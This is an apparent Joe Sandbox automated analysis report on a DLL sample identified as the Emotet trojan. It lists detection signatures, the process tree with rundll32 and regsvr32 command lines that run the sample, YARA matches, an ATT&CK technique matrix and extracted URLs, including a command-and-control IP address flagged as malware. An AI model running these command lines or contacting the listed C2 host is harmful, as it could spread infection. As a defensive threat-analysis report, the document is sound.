ID: 626489
Sample Name: r0hiaXHscs
Cookbook: default.jbs
Time: 04:42:13
Date: 14/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report r0hiaXHscs 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 5
Memory Dumps 5
Unpacked PEs 5
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Networking 5
E-Banking Fraud 5
Hooking and other Techniques for Hiding and Protection 6
HIPS / PFW / Operating System Protection Evasion 6
Lowering of HIPS / PFW / Operating System Security Settings 6
Stealing of Sensitive Information 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 12
Public IPs 12
Private 12
General Information 13
Warnings 13
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 14
ASNs 14
JA3 Fingerprints 14
Dropped Files 14
Created / dropped Files 14
C:\ProgramData\Microsoft\Network\Downloader\edb.chk 14
C:\ProgramData\Microsoft\Network\Downloader\edb.log 14
C:\ProgramData\Microsoft\Network\Downloader\qmgr.db 15
C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm 15
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_r0h_31cb52ba2bf69c94e76619fce422511ad71911_684ed31a_155663d4\Report.wer
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp 1515
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WER511A.tmp.xml 16
C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp 16
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log 17
Static File Info 17
General 17
File Icon 17
Static PE Info 17
General 17
Entrypoint Preview 18
Rich Headers 19
Data Directories 19
Sections 20
Resources 20
Imports 20
Exports 20
Possible Origin 20
Network Behavior 21
TCP Packets 21
HTTP Request Dependency Graph 21
HTTPS Proxied Packets 21
Statistics 22
Behavior 22
System Behavior 22
Analysis Process: loaddll64.exePID: 3432, Parent PID: 1452 22
General 22
File Activities 22

Analysis Process: cmd.exePID: 1780, Parent PID: 3432 22
General 22
File Activities 23
Analysis Process: regsvr32.exePID: 2320, Parent PID: 3432 23
General 23
File Activities 23
File Deleted 23
Analysis Process: rundll32.exePID: 2324, Parent PID: 1780 23
General 23
File Activities 24
Analysis Process: rundll32.exePID: 2312, Parent PID: 3432 24
General 24
File Activities 24
Analysis Process: rundll32.exePID: 3472, Parent PID: 3432 24
General 24
Analysis Process: regsvr32.exePID: 6040, Parent PID: 2320 25
General 25
Analysis Process: WerFault.exePID: 5388, Parent PID: 3472 25
General 25
File Activities 25
File Created 25
File Deleted 26
File Written 26
Registry Activities 44
Analysis Process: svchost.exePID: 2944, Parent PID: 564 44
General 44
Analysis Process: svchost.exePID: 5876, Parent PID: 564 44
General 44
File Activities 45
Registry Activities 45
Analysis Process: svchost.exePID: 3744, Parent PID: 564 45
General 45
Registry Activities 45
Analysis Process: svchost.exePID: 2224, Parent PID: 564 45
General 45
Analysis Process: SgrmBroker.exePID: 5724, Parent PID: 564 46
General 46
Analysis Process: svchost.exePID: 5996, Parent PID: 564 46
General 46
Registry Activities 46
Analysis Process: svchost.exePID: 3164, Parent PID: 564 46
General 46
File Activities 47
Analysis Process: svchost.exePID: 6224, Parent PID: 564 47
General 47
File Activities 47
Registry Activities 47
Analysis Process: svchost.exePID: 6416, Parent PID: 564 47
General 47
File Activities 48
Analysis Process: svchost.exePID: 6756, Parent PID: 564 48
General 48
File Activities 48
Analysis Process: MpCmdRun.exePID: 6924, Parent PID: 5996 48
General 48
File Activities 48
File Written 48
Analysis Process: conhost.exePID: 6968, Parent PID: 6924 50
General 50
Analysis Process: svchost.exePID: 5804, Parent PID: 564 50
General 50
File Activities 51
Analysis Process: svchost.exePID: 3428, Parent PID: 564 51
General 51
File Activities 51
Disassembly 51


Windows Analysis Report

r0hiaXHscs


Overview

General Information

Sample Name:	r0hiaXHscs (renamed file extension from none to dll)
Analysis ID:	626489
MD5:	28fd92e0ce7538..
SHA1:	483d573cd7d464..
SHA256:	198a1b06c69382..
Tags:	exe trojan
Infos:	



Detection




Emotet

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Antivirus detection for URL or domain
- Changes security center settings (n…
- Hides that the sample has been dow…
- Queries the volume information (nam…
- One or more processes crash
- Contains functionality to check if a d…
- Contains functionality to query local…
- Deletes files inside the Windows fol…
- May sleep (evasive loops) to hinder…

Classification



Process Tree

- **System is w10x64**
- loaddll64.exe (PID: 3432 cmdline: loaddll64.exe "C:\Users\user\Desktop\r0hiaXHscs.dll" MD5: 4E8A40CAD6CCC047914E3A7830A2D8AA)
  - cmd.exe (PID: 1780 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\r0hiaXHscs.dll",#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - rundll32.exe (PID: 2324 cmdline: rundll32.exe "C:\Users\user\Desktop\r0hiaXHscs.dll",#1 MD5: 73C519F050C20580F8A62C849D49215A)
  - regsvr32.exe (PID: 2320 cmdline: regsvr32.exe /s C:\Users\user\Desktop\r0hiaXHscs.dll MD5: D78B75FC68247E8A63ACBA846182740E)
    - regsvr32.exe (PID: 6040 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\EjXLXGuvoI\eGzQUTT.dll" MD5: D78B75FC68247E8A63ACBA846182740E)
  - rundll32.exe (PID: 2312 cmdline: rundll32.exe C:\Users\user\Desktop\r0hiaXHscs.dll,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
  - rundll32.exe (PID: 3472 cmdline: rundll32.exe C:\Users\user\Desktop\r0hiaXHscs.dll,DllUnregisterServer MD5: 73C519F050C20580F8A62C849D49215A)
    - WerFault.exe (PID: 5388 cmdline: C:\Windows\system32\WerFault.exe -u -p 3472 -s 328 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
- svchost.exe (PID: 2944 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5876 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3744 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2224 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 5724 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 5996 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 6924 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 6968 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 3164 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6224 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6416 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6756 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5804 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3428 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.776138952.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.288475695.00000251A69B0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000000.270584162.00000251A69B0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000003.00000002.263908725.000001F647070000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.775868198.0000000000570000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Click to see the 9 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.1a62c2d0000.1.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.rundll32.exe.1a62c2d0000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.2.rundll32.exe.251a69b0000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.0.rundll32.exe.251a69b0000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.rundll32.exe.1f647070000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Click to see the 9 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings

Changes security center settings (notifications, updates, antivirus, firewall)


Stealing of Sensitive Information

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 DLL Side-Loading	1 1 1 Process Injection	2 1 Masquerading	OS Credential Dumping	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	1 Query Registry	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 Virtualization/Sandbox Evasion	Security Account Manager	5 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	3 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Hidden Files and Directories	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Regsvr32	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	3 4 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 DLL Side-Loading	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 File Deletion	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
r0hiaXHscs.dll	35%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.0.rundll32.exe.251a69b0000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
5.0.rundll32.exe.251a69b0000.4.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
5.2.rundll32.exe.251a69b0000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
2.2.regsvr32.exe.14b0000.0.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
6.2.regsvr32.exe.570000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File
3.2.rundll32.exe.1f647070000.0.unpack	100%	Avira	HEUR/AGEN.1215493		Download File

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.1a62c2d0000.1.unpack	100%	Avira	HEUR/AGEN.1215493		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://23.239.0.12/1y	100%	Avira URL Cloud	malware	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://23.239.0.12/e	100%	Avira URL Cloud	malware	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://www.pango.co/privacy	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://https://23.239.0.12/	0%	URL Reputation	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://23.239.0.12/	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 0000000D.00000003.315936120.000001585BE5F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.disneyplus.com/legal/your-california-privacy-rights	svchost.exe, 0000001E.00000003.533772630.000001BA18B9F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://23.239.0.12/1y	regsvr32.exe, 00000006.00000003.31940103 1.00000000004A1000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.775302756.00000000004A1000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 0000000D.00000003.316150961.000001585BE45000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 0000000D.00000002.316509231.000001585BE3E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 0000000D.00000003.315936120.000001585BE5F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 0000000D.00000002.316509231.000001585BE3E000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.ditu.live.com/REST/v1/Transit/Stops/	svchost.exe, 0000000D.00000003.315890765.000001585BE66000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000002.316589663.000001585BE69000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 0000000D.00000002.316509231.000001585BE3E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Traffic/Incidents/	svchost.exe, 0000000D.00000003.294158240.000001585BE31000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 0000000D.00000003.316150961.000001585BE45000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 0000000D.00000003.315936120.000001585BE5F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.ver)	svchost.exe, 00000013.00000002.665814443.000002C4CB411000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000002.563369598.000001BA18B00000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 0000000D.00000003.316103112.000001585BE46000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000002.316523696.000001585BE47000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000002.316489544.000001585BE29000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.tiktok.com/legal/report/feedback	svchost.exe, 0000001E.00000003.539591619.000001BA19002000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.539514688.000001BA18BB5000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.539541249.000001BA18B9F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 0000000D.00000002.316509231.000001585BE3E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000002.316475760.000001585BE13000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 0000000D.00000002.316514905.000001585BE42000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.316158284.000001585BE41000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://%s.xboxlive.com	svchost.exe, 0000000A.00000002.775411962.000002840B43F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000D.00000002.316530933.000001585BE4E000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.315943921.000001585BE4D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 0000000D.00000003.294158240.000001585BE31000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://23.239.0.12/e	regsvr32.exe, 00000006.00000003.319401031.00000000004A1000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.775356042.00000000004CC000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.320555283.00000000004CC000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.320412531.00000000004C9000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 0000000D.00000003.315936120.000001585BE5F000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://support.hotspotshield.com/	svchost.exe, 0000001E.00000003.529940493.000001BA19002000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.529976741.000001BA18BA8000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.529965792.000001BA18B97000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000001E.00000003.529999449.000001BA19002000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 0000000D.00000003.315936120.000001585BE5F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 0000000D.00000003.315987485.000001585BE4B000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?entry=	svchost.exe, 0000000D.00000003.294158240.000001585BE31000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 0000000D.00000003.294158240.000001585BE31000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 0000000D.00000003.316103112.000001585BE46000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000002.316523696.000001585BE47000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.disneyplus.com/legal/privacy-policy	svchost.exe, 0000001E.00000003.533772630.000001BA18B9F000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 0000000D.00000003.294158240.000001585BE31000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 0000000D.00000002.316514905.000001585BE42000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000D.00000003.316158284.000001585BE41000.00000004.00000020.00020000.00000000.sdmp	false		high
